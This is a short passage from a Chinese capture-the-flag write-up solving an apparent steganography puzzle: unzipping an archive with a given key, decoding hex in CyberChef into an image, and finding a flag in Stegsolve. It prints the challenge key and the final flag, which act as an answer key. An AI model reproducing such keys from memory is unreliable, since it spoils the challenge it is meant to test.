
```
key: 187J3X1&DX3906@!
```

解压Signal.zip压缩包，又是一个txt，内容是十六进制，很长。

直接放CyberChef中跑，得到“三体”中的一张图片。



然后得到的这张图片，放进Stegosolve，勾选全通道，发现flag




```
D0g3{W3Lc0Me_T@_E4rth!!}
```

下一篇 · 第五届“强网”拟态防御国际精英挑战赛 WriteUp